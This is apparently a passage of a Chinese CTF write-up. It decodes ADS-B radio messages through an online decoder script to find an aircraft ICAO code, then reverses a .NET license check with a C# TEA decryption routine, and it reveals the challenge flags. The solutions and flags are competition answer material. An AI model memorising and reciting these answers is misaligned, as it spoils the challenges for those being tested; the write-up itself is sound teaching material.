1a33ffffffffffff4b8d780999581d613023f763ef00a4
1a32ffffffffffff275d7809999e868c
1a33ffffffffffff3e8d780999990833131820093a0f5b
1a32ffffffffffff2c5d7809999e868c
1a33ffffffffffff308d78099999083012d82c0ac3a3b7
1a33ffffffffffff2b8d78099999082f12f8280a9f2764
1a33ffffffffffff228d780999581d14b5214539d5daea
1a33ffffffffffff218d780999581d1131bff7a4c25d62
1a33ffffffffffff3d8d780999581b913451f80c392ec7
1a32ffffffffffff315d7809999e8686
1a33ffffffffffff298d7809999908341278100af63602
1a33ffffffffffff398d7809999908341278100af63602
1a32ffffffffffff215d7809999e868c
1a32ffffffffffff2c5d7809999e868c
1a33ffffffffffff308d78099999083112181c0b813d86
1a32ffffffffffff3c0281831823b5c3
1a33ffffffffffff388d780999ea07b93c5d3c08e452ff
1a33ffffffffffff2e8d7809999908311218200ce82bab
1a33ffffffffffff268d780999ea07b93c5d3c08e452ff
1a33ffffffffffff2b8d7809995819513c6df96506a8f2
1a33ffffffffffff228d780c9c99887a0d783408434ae4
1a32ffffffffffff212800019851efa6
1a33ffffffffffff238d780c9c9988790d7834084655b6
1a32ffffffffffff2c02a604136b49f2
1a32ffffffffffff3102a18413b37411
1a33ffffffffffff2d8d780c9c582114b0573d420aa5f6
1a32ffffffffffff505d780c9c577139
1a33ffffffffffff568d780c9c9908760cb838093a5f76
1a32ffffffffffff555d780c9c577133
1a33ffffffffffff4b8d780c9cea07b938013c087bc321
1a33ffffffffffff3da00003b187a000325c0000846421
1a32ffffffffffff4102a183b19f8ffa
1a33ffffffffffff3e8d780c9c581f14b2d13eab12ebfc
1a33ffffffffffff438d780c9c230c3078cb8d608da731
1a32ffffffffffff4a5d780c9c577133
1a32ffffffffffff462800019851efa6
1a33ffffffffffff538d780c9cf82300030049b8c78793
1a33ffffffffffff488d780c9cea07b938013c087bc321
1a32ffffffffffff435d780c9c577139
1a33ffffffffffff3e8d780c9c581df4b2fb3ec3ec6e87
1a32ffffffffffff455d780c9c577133
1a33ffffffffffff268d780c9c9908750cb83409771a1a24
1a32ffffffffffff2102a6039f4627e8
1a33ffffffffffff34a000039e95e93f10bf3fe8609536
1a32ffffffffffff2f2800019851efa6
1a33ffffffffffff428d780c9ce10198000000005b031c
1a32ffffffffffff5102a1839e61ee02
1a33ffffffffffff468d780c9c581dd4b3493eefced7e8
1a33ffffffffffff3d8d780c9cf82300030049b8c78793
1a33ffffffffffff5c8d780c9cea07b938013c087bc321
1a33ffffffffffff598d780c9c581dd12fe9f13f0498c5
1a33ffffffffffff46a000039c96194110bf5fe9152571
1a32ffffffffffff412800019851efa6
1a32ffffffffffff3f02a1839b9e223d
1a32ffffffffffff3b5d780c9c577133
1a33ffffffffffff418d780c9c581da1304ff17a24353b
1a32ffffffffffff3f5d780c9c577133
1a32ffffffffffff435d780c9c577139
1a32ffffffffffff3b02a183999e3e26
1a33ffffffffffff358d780c9c581d913077f191798644
1a32ffffffffffff4902a1839861ca2f
1a32ffffffffffff555d780c9c577139
1a33ffffffffffff5e8d780c9c581d84b42d3f70e1a49e
1a33ffffffffffff768d780c9c9908740cb8340a8bf8f8
1a33ffffffffffff748d780c9c581d74b4433f7d7a1291
1a32ffffffffffff745d780c9c577133
1a33ffffffffffff768d780c9cea07b938013c087bc321
1a33ffffffffffff748d780c9c9908740cb8340a8bf8f8
1a32ffffffffffff7202a18396619e6e
1a32ffffffffffff7302a18396619e6e
1a33ffffffffffff708d780c9c581d64b46b3f949ba025
1a33ffffffffffff6d8d780c9c230c3078cb8d608da731
1a32ffffffffffff625d780c9c577133
1a33ffffffffffff60a000039687a000325c00002772ce
1a32ffffffffffff6d2800019851efa6
1a33ffffffffffff5d8d780c9cf82300030049b8c78793
1a33ffffffffffff698d780c9c581d54b47f3f9e202c66
1a33ffffffffffff5c8d780c9cea07b938013c087bc321
1a33ffffffffffff658d780c9c581d51311df1ef522326
1a33ffffffffffff558d780c9c9908740cb8340a8bf8f8
1a32ffffffffffff635d780c9c577133
1a32ffffffffffff505d780c9c577133
1a33ffffffffffff308d780c9cf82300030049b8c78793
1a32ffffffffffff4d02a18394618275
1a33ffffffffffff4b8d780c9c9908730cb8340a82cc92
1a33ffffffffffff5ba000039487a000325c0000dac68a
1a33ffffffffffff59a000039495a94310bf37e92ba22a
1a32ffffffffffff5a5d780c9c577133
1a33ffffffffffff628d780c9ce10198000000005b031c
1a33ffffffffffff788d780c9c9908730cb8340a82cc92
1a33ffffffffffff738d780c9c581d413159f21237288b
1a32ffffffffffff7b02a183939e5251
1a33ffffffffffff8a8d780c9cf82300030049b8c78793
1a32ffffffffffff355d780c9c577113
1a32ffffffffffff875d780c9c57713a
1a32ffffffffffff905d780c9c57713a
1a32ffffffffffff8e5d780c9c57713a
1a32ffffffffffff985d780c9c57713a
1a33ffffffffffff988d780c9cea07b938013c087bc321
1a32ffffffffffff825d780c9c577133
1a33ffffffffffff7e8d780c9c581d213185f22a71d82c
1a33ffffffffffff3b8d780c9c9908730cb8340a82cc92
1a33ffffffffffff69a000039287a000325c000023ee4f
1a33ffffffffffff66a8000198ffb22b13201453118653
1a33ffffffffffff70a000039295994310bf57e866054c
1a32ffffffffffff662800019851efa6
1a33ffffffffffff6a8d780c9c9908730cb8340a82cc92
1a33ffffffffffff6f8d780c9c581d14b51d3ff7e088f9
1a32ffffffffffff6e5d780c9c577133
1a33ffffffffffff5b8d780c9c9908720cb8340a81c65c
1a32ffffffffffff5c5d780c9c57713a
1a32ffffffffffff5e5d780c9c57713a
1a32ffffffffffff655d780c9c57713a
1a32ffffffffffff695d780c9c57713a
1a32ffffffffffff1b5d780c9c577123
1a33ffffffffffff538d780c9c230c3078cb8d608da731
1a33ffffffffffff4e8d780c9c9908720cb8340b7e3255
1a33ffffffffffff5f8d780c9c9908720cb8340b7e3255
1a32ffffffffffff6a5d780c9c577133
1a33ffffffffffff708d780c9c581bf131fff26f5c198c
1a32ffffffffffff725d780c9c577139
1a32ffffffffffff745d780c9c57713a
1a32ffffffffffff7c5d780c9c57713a
1a32ffffffffffff775d780c9c57713a
1a33ffffffffffff758d780c9c9908720cb8340b7e3255
1a33ffffffffffff8980a1833f581bf13213f27adcd83f
1a32ffffffffffff345d780c9c577133
1a33ffffffffffff3080a1833e581be4b5b3404cda1239
1a33ffffffffffffa9a8000198fff22b12e00454f29660
1a33ffffffffffffaba000033e95594510bf47e810ec87
1a32ffffffffffffac2800019851efa6
1a32ffffffffffffaa2800019851efa6
1a32ffffffffffff995d780c9c577139
1a32ffffffffffffa702a1833e672972
1a33ffffffffffffa48d780c9c9908720c98340ac4ba75
1a33ffffffffffff9d8d780c9c581bd4b5bf4052d3e3d5
1a32ffffffffffff8d02a1833d98c160
1a32ffffffffffffab5d780c9c57713a
1a32ffffffffffffad5d780c9c57713a
1a32ffffffffffff9a5d780c9c57713a
1a32ffffffffffff975d780c9c577133
1a33ffffffffffffa28d780c9c9908710c98340b3e512e
1a32ffffffffffff9e02a1833d98c160
1a33ffffffffffff898d780c9c581bd4b5d7405f8d79f5
1a33ffffffffffff7b8d780c9cea07b938013c087bc321
1a33ffffffffffff8d8d780c9c9908710c98340b3e512e
1a32ffffffffffff9b5d780c9c577133
1a33ffffffffffff488d780c9c9908710c98340b3e512e
1a33ffffffffffff958d780c9c581bc1327df2b67ba66b
1a32ffffffffffff4602a6033cbf088a
1a33ffffffffffff878d780c9c9908710c98340b3e512e
1a33ffffffffffff72a800019880322b12a00453ff9270
1a33ffffffffffff7ca000033c95794310bf37e71ea4ed
1a32ffffffffffff742800019851efa6
1a32ffffffffffff7502a1833c673569
1a32ffffffffffff815d780c9c577139
1a32ffffffffffff335d780c9c577133
1a33ffffffffffff808d780c9c9908700c78340b18db36
1a32ffffffffffff7e5d780c9c57713a
1a32ffffffffffff795d780c9c57713a
1a32ffffffffffff6c5d780c9c57713a
1a33ffffffffffff788d780c9cea07b938013c087bc321
1a33ffffffffffff808d780c9c581bb132a1f2ca0e417a
1a33ffffffffffff388d780c9c581bb4b617408336459d
1a33ffffffffffff848d780c9c9908700c78340b18db36
1a33ffffffffffff778d780c9c581bb132b7f2d6ff546e
1a33ffffffffffff7e8d780c9c9908700c78340b18db36
1a32ffffffffffff8a5d780c9c577133
1a32ffffffffffff950281833a226d6d
1a33ffffffffffff908d780c9c9908700c78340b18db36
1a33ffffffffffff8f8081833a581ba132dff2ed9eb61c
1a33ffffffffffff418d780c9c9908700c78340b18db36
1a33ffffffffffff91a000033987a000325c00001ecd03
1a33ffffffffffff7da800019880322b12a00453ff9270
1a33ffffffffffff8aa000033995a94510bf37e81a1a630e
1a32ffffffffffff792800019851efa6
1a32ffffffffffff8c5d780c9c577139
1a33ffffffffffff808d780c9c9908700c58340b5da71f
1a32ffffffffffff835d780c9c577133
1a33ffffffffffff858d780c9cf82300030049b8c78793
1a33ffffffffffff378d780c9c581b94b66740b0bb154c
1a32ffffffffffff7502818339dd857f
1a33ffffffffffff708d780c9c581b813317f30ddfd41f
1a32ffffffffffff7802818338227176
1a33ffffffffffff70a000033787a000325c0000eedcc4
1a33ffffffffffff6da8000198fff22b127ff4532e8d09
1a33ffffffffffff69a000033795a94510bf4fe8380ad2
1a32ffffffffffff702800019851efa6
1a32ffffffffffff725d780c9c577139
1a32ffffffffffff5c5d780c9c57713a
1a32ffffffffffff6d5d780c9c57713a
1a32ffffffffffff715d780c9c57713a
1a32ffffffffffff735d780c9c577133
1a32ffffffffffff3202818337ddd13e
1a32ffffffffffff7102818337ddd13e
1a33ffffffffffff2d8d780c9cea07b938013c087bc321
1a33ffffffffffff6b8d780c9c99086e0c38340bb0e750
1a33ffffffffffff7a8d780c9cf82300030049b8c78793
1a32ffffffffffff7002818336222537
1a33ffffffffffff658d780c9cea07b938013c087bc321
1a33ffffffffffff688d780c9c99086e0c38340bb0e750
1a33ffffffffffff628d780c9c581b613367f339157463
1a33ffffffffffff248d780c9c581b613371f34019ef98
1a33ffffffffffff538d780c9c99086e0c18340bf59b79
1a32ffffffffffff4a2800019851efa6
1a32ffffffffffff435d780c9c577129
1a32ffffffffffff5502818335ddcd25
1a33ffffffffffff4d8d780c9c581b54b6e340f5222f33
1a32ffffffffffff535d780c9c57713a
1a32ffffffffffff4c5d780c9c577133
1a33ffffffffffff588d780c9c99086d0c18340bf0842b
1a32ffffffffffff2f0286033505f0c6
1a33ffffffffffff6b80818335581b51339ff35950bf4f
1a33ffffffffffff618d780c9c99086d0c18340bf0842b
1a32ffffffffffff690281833422392c
1a32ffffffffffff5b5d780c9c577133
1a33ffffffffffff618d780c9ce10198000000005b031c
1a32ffffffffffff265d780c9c57711b
1a33ffffffffffff5a8d780c9c581b44b7194114400d55
1a32ffffffffffff575d780c9c577133
1a33ffffffffffff52a000033387a000325c0000ea4045
1a33ffffffffffff57a800019880d22f12201c52f455f1
1a32ffffffffffff522800019851efa6
1a33ffffffffffff5b8d780c9c581b34b729411e4b1fbb
1a32ffffffffffff4c02818333dde908
1a33ffffffffffff548d780c9c581b34b73d4128a00fea
1a33ffffffffffff648d780c9c99086d0bd8340b438a6d
1a33ffffffffffff658d780c9c581b24b74d41317d07dc
1a32ffffffffffff675d780c9c577133
1a33ffffffffffff478d780c9c581b2133f7f38de698c0
1a32ffffffffffff375d780c9c57713a
1a32ffffffffffff370286033105c8f0
1a32ffffffffffff290281833022011a1a
1a32ffffffffffff2202818317dc108e
1a32ffffffffffff205d79a05ed132ee
1a32ffffffffffff1e5d79a05ed132e4
1a32ffffffffffff275d79a05ed132a4
1a32ffffffffffff1b02e1949ddfaa00
1a32ffffffffffff195d79a05ed132e4
1a33ffffffffffff248d79a05e990ccda6f80886dd9544
1a32ffffffffffff1c02e1949ddfaa00
1a32ffffffffffff165d79a05ed132ee
1a32ffffffffffff1e02e1949ddfaa00
1a32ffffffffffff235d79a05ed132ee
1a32ffffffffffff195d79a05ed132ef
|
报文为 ADS-B 模式

我们把前 9 个字节去掉,把 payload 通过 http://jasonplayne.com/decode 这个网站去分析就好了,最后得到的 ICAO 也没多少。交个 780999 发现是对的。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
|
import requests
import time
import re
import json
flags=[]
def getPcaps():
    ## import pyModeS as pms #pip install pms
    msgs=open("./pcap.txt").readlines()
    for msg in msgs:
        msg=msg.strip("\n")[18:] #前九个字节没用。
        flags.append(msg)

def extract_json(input_string):#这个解析有问题,解析不到。r.text里面有一大坨解析结果。其中有一段对解题有用的json。我想把它匹配出来,这个好像有问题
    ## 使用正则表达式匹配JSON部分
    pattern = r'\{.*?\}'
    match = re.search(pattern, input_string)

    if match:
        json_str = match.group()
        print(json_str)
        ## 尝试解析JSON字符串
        try:
            json_data = json.loads(json_str)
            return json_data
        except json.JSONDecodeError as e:
            print(f"无法解析JSON字符串:{e}")
            return None
    else:
        print("未找到匹配的JSON字符串")
        return None

getPcaps()
f1=open("result.txt","w")
f2=open('Icao.text',"w")  #这个想解析出来把Icao写到文件夹里,方便爆破

## url="http://jasonplayne.com:8080/decode?refLat=&refLon=&packet="+flags[0]
## r=requests.get(url)
## print(extract_json('asdaczxczxc {"a":"c"}'))
## print(flags)
for flag in flags:
    url="http://jasonplayne.com:8080/decode?refLat=&refLon=&packet="+flag #这个网址可以根据报文解析
    headers={
        "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
    }
    r=requests.get(url)
    if "Icao" in r.text:
        f1.write(r.text)
        f1.write("\r\n")
f1.close()
|
RE
dotdot
-
16 位输入 key,有加密校验输入,还有作为密钥 RC4 恢复 Liense
-
Dotpeek 可以看到所有的变量值,对于第一个加密直接仿写硬爆:
-
看 Liense 的序列化数据可以知道调了 FFF

-
FFF tea 加密,密钥就是输入的 key,直接 C#写解密得到明文
-
后面是用 LIense 字节 hash 和 v10 异或输出 flag
-
正常动调就会发现这个文件还有问题,会触发异常,调 FFF 的函数参数被删了,还得注意一下
-
除此之外,有个问题,这玩意才异或一个 md5 hash,根据 flag{}+dotnet 提示盲猜爆破都能搞出来,费了大把时间写爆破和解密,道心破碎

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
|
int FFF()
{
   byte[] bytes1 = {
      (byte) 69,
      (byte) 182,
      (byte) 171,
      (byte) 33,
      (byte) 121,
      (byte) 107,
      (byte) 254,
      (byte) 150,
      (byte) 92,
      (byte) 29,
      (byte) 4,
      (byte) 178,
      (byte) 138,
      (byte) 166,
      (byte) 184,
      (byte) 106,
      (byte) 53,
      (byte) 241,
      (byte) 42,
      (byte) 191,
      (byte) 23,
      (byte) 211,
      (byte) 3,
      (byte) 107
};
    byte[] bytes3 = {
        (byte)0x92,(byte)0x28,(byte)0x88,(byte)0x73,(byte)0xAC,(byte)0x5E,(byte)0x73,(byte)0xB7,(byte)0x92,(byte)0x28,(byte)0x88,(byte)0x73,(byte)0xAC,(byte)0x5E,(byte)0x73,(byte)0xB7,(byte)0xDB,(byte)0xF8,(byte)0x77,(byte)0xD1,(byte)0x1B,(byte)0xFB,(byte)0xDD,(byte)0x7F
    };
    uint[] numArray = { 1668048215, 1415933295, 1113018735, 858927154 };


    uint num1 = 3735928559;
    int num2 = bytes1.Length / 8;
    byte[] destinationArray = new byte[bytes1.Length];

    for (int index1 = 0; index1 < num2; index1++)
    {
        uint uint32_1 = BitConverter.ToUInt32(bytes1, index1 * 8);
        uint uint32_2 = BitConverter.ToUInt32(bytes1, index1 * 8 + 4);
        uint num3 = 3585596896;

        for (int index2 = 0; index2 < 32; ++index2)
        {

            uint32_2 -= (uint)(((int)uint32_1 << 4) + (int)numArray[2] ^ (int)uint32_1 + (int)num3 ^ (int)(uint32_1 >> 5) + (int)numArray[3]);
            uint32_1 -= (uint)(((int)uint32_2 << 4) + (int)numArray[0] ^ (int)uint32_2 + (int)num3 ^ (int)(uint32_2 >> 5) + (int)numArray[1]);
            num3 -= num1;
        }

        Array.Copy(BitConverter.GetBytes(uint32_1), 0, destinationArray, index1 * 8, 4);
        Array.Copy(BitConverter.GetBytes(uint32_2), 0, destinationArray, index1 * 8 + 4, 4);
    }

    int unpaddedLength = destinationArray.Length;
    for (int i = destinationArray.Length - 1; i >= 0; i--)
    {
        if (destinationArray[i] == 0)
            unpaddedLength--;
        else
            break;
    }

    byte[] decryptedBytes = new byte[unpaddedLength];
    Array.Copy(destinationArray, decryptedBytes, unpaddedLength);

    string decryptedText = Encoding.UTF8.GetString(decryptedBytes);
    Console.WriteLine("解密后的文本:" + decryptedText);

    foreach (byte b in decryptedBytes)
    {
        Console.Write(b.ToString("X2") + " ");
    }

    return 0;
}
FFF();
|
flag{d0tN3t_I5_Ea57_2_y09!G00d_Luck}
EZRE




 Umami
Umami